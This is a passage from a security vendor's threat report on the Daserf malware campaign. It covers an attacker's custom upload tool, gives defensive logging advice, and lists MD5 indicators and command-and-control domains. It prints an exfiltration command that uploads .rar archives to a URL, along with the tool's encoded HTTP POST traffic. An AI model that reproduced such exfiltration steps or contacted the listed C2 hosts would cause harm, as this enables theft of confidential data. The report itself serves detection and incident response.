ie.visible = 0
```

Figure 26 Part of the result of decoding the VB script

For hacking tools, in addition to a publicly available tools such as mimikatz and gsecdump, there is also the possibility of upload or tunnel tools being independently created by the attacker. Such an upload tool, as per our confirmation, searches the current directory for files with the .rar extension. The upload tool uploads a found .rar file to a URL (www.lac.co.jp, in this example) specified for an argument (Figure 27).

27

```
C:\¥mal>up.exe http://www.lac.co.jp
```

Figure 27 Execution of upload tools independently created by an attacker

The upload tool uses HTTP POST traffic to upload data to www.lac.co.jp (Figure 28). The sent data consists of "file name###file contents" and is encoded with both XOR encoding and custom Base64 encoding. The decoded data is "lac.rar###lac". The attacker is likely to have used Daserf in combination with their own tool and to have sent an RAR file containing stolen confidential information to a C2 server managed by the attacker.

28

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+windows+NT+6.0;+SV1)
Content-Length: 19
Host: www.lac.co.jp

4L0ie/ZZ9w==###4L0i
```

Figure 28 HTTP POST traffic used by an upload tool

Conclusion

As described above, an attacker using Daserf uses multiple malware types including Daserf itself and can continue to be active while hiding for a long period of time, in order to steal confidential information from a target organization. As far as we can guess, based on Daserf incidents handled by LAC, attackers have launched attacks against critical infrastructure at least once a year, and will not stop attacking in the future. We hope that this report helps our customers to consider future countermeasures under these circumstances.

You can identify the scope of damage and leaked data caused by Daserf. We recommend that you make daily records of the logs of proxy server traffic and DNS server traffic^{xiv}, etc., as these are needed to analyze the malware type for which a trace can be identified in incident handling and to decode the traffic encrypted by the malware type being used. In addition, traffic packets should also be logged via a switching hub or router port mirroring, although there are disk space and system load concerns.

LAC will continue to investigate the attackers behind Daserf and will widely share helpful information with our customers.

Indicator of Compromise (IOC)

MD5


11c5664bb5ea536676735efff333e2e2	9be919143ed3d33e713242ebe5923a89
27ad4f54563038b7a90e66444bf7146e	9faf0d22bbb0e837ed750435d4c01431
422450b14ad728a3b40dee3c4a48b53f	a77a25fb8112dc5f8a2feac0413d5f58
48efa1dbc5dfc59df0c34b13a96cbd5c	b2ef0baef194f5c0044cfe5b6c5f321b
491b4a8912cf5c1554ce8807f7889d4b	bbd6fceb90efdbdbe22f11af9199321
5c242fab2d222848755dadfbfd29f7176	c35e99e48a4e81d43e66355a202f8902
5dd701d2df35c2a75d1ed5ad75ded06d	caafc4b6154022e7d50869d50d67148a
765017e16842c9eb6860a7e9f711b0db	d3031438d80913f21ec6d3078dc77068
7c91dcc66f6d0c31d6e36bb2869c0622	dbb4415b7ba646fd6272e18311f43c10
80cc4ac026fa5d5b6f0ae82d19126ea4	df44fab5096630133b4159e5c196e9b4
8979b840eb5a9a5d84f3da7843859bd5	f4ab35f4f8569a446eba63df68ab8d97
975f512e59ae2e592ba8e2c657bcb3fc	
9b7ccca8af5fd30e8e3706fdf4419653	

Traffic destinations

bbs.jirohome.com	list.max-fx.net	update.shinewanta.com
buy.monexs.com	mshelp.energymice.com	www.twscsk.net
date.avayep.com	news.justdied.com	www9.anglest.net
eat.leafertosky.com	ntwo.turkdaw.com	www.03trades.com
eks.yukiheya.com	pcsecure.jparadise.net	www.beinzoo.com
go2kba.astringer.com	phone.energymice.com	www.dreamsig.com
www.haikuyears.com	phot.healthsvsolu.com	www.rakutan.jp
ipad.beppujigoku.com	rlsolar.jp	
ipad.meropar.net	tvbs.yeowkim.com	

Sources

- i http://www.nisc.go.jp/active/kihon/pdf/jseval_2015.pdf
- ii <http://www.symantec.com/connect/ja/blogs/tick>
- iii http://www.nisc.go.jp/active/infra/pdf/cc_ceptoar.pdf
- iv <https://www.paterva.com/web7/buy/maltego-clients.php>
- v <https://msdn.microsoft.com/ja-jp/library/dd371735%28v=vs.85%29.aspx>
- vi http://krebsonsecurity.com/wp-content/uploads/2012/11/WickedRose_andNCPH.pdf
- vii <https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-2545>
- viii [https://msdn.microsoft.com/en-us/library/windows/desktop/bb762204\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb762204(v=vs.85).aspx)
- ix <https://securelist.com/analysis/publications/74828/cve-2015-2545-overview-of-current-threats/>
- x <https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html>
- xi http://about-threats.trendmicro.com/Malware.aspx?name=BKDR_DATPER.A
- xii [https://msdn.microsoft.com/en-us/library/windows/hardware/ff552127\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff552127(v=vs.85).aspx)
- xiii <http://www.52pojie.cn/thread-147071-1-1.html>
- xiv <http://www.lac.co.jp/blog/category/security/20160316.html>



LAC Co., Ltd.
CYBER GRID Laboratory

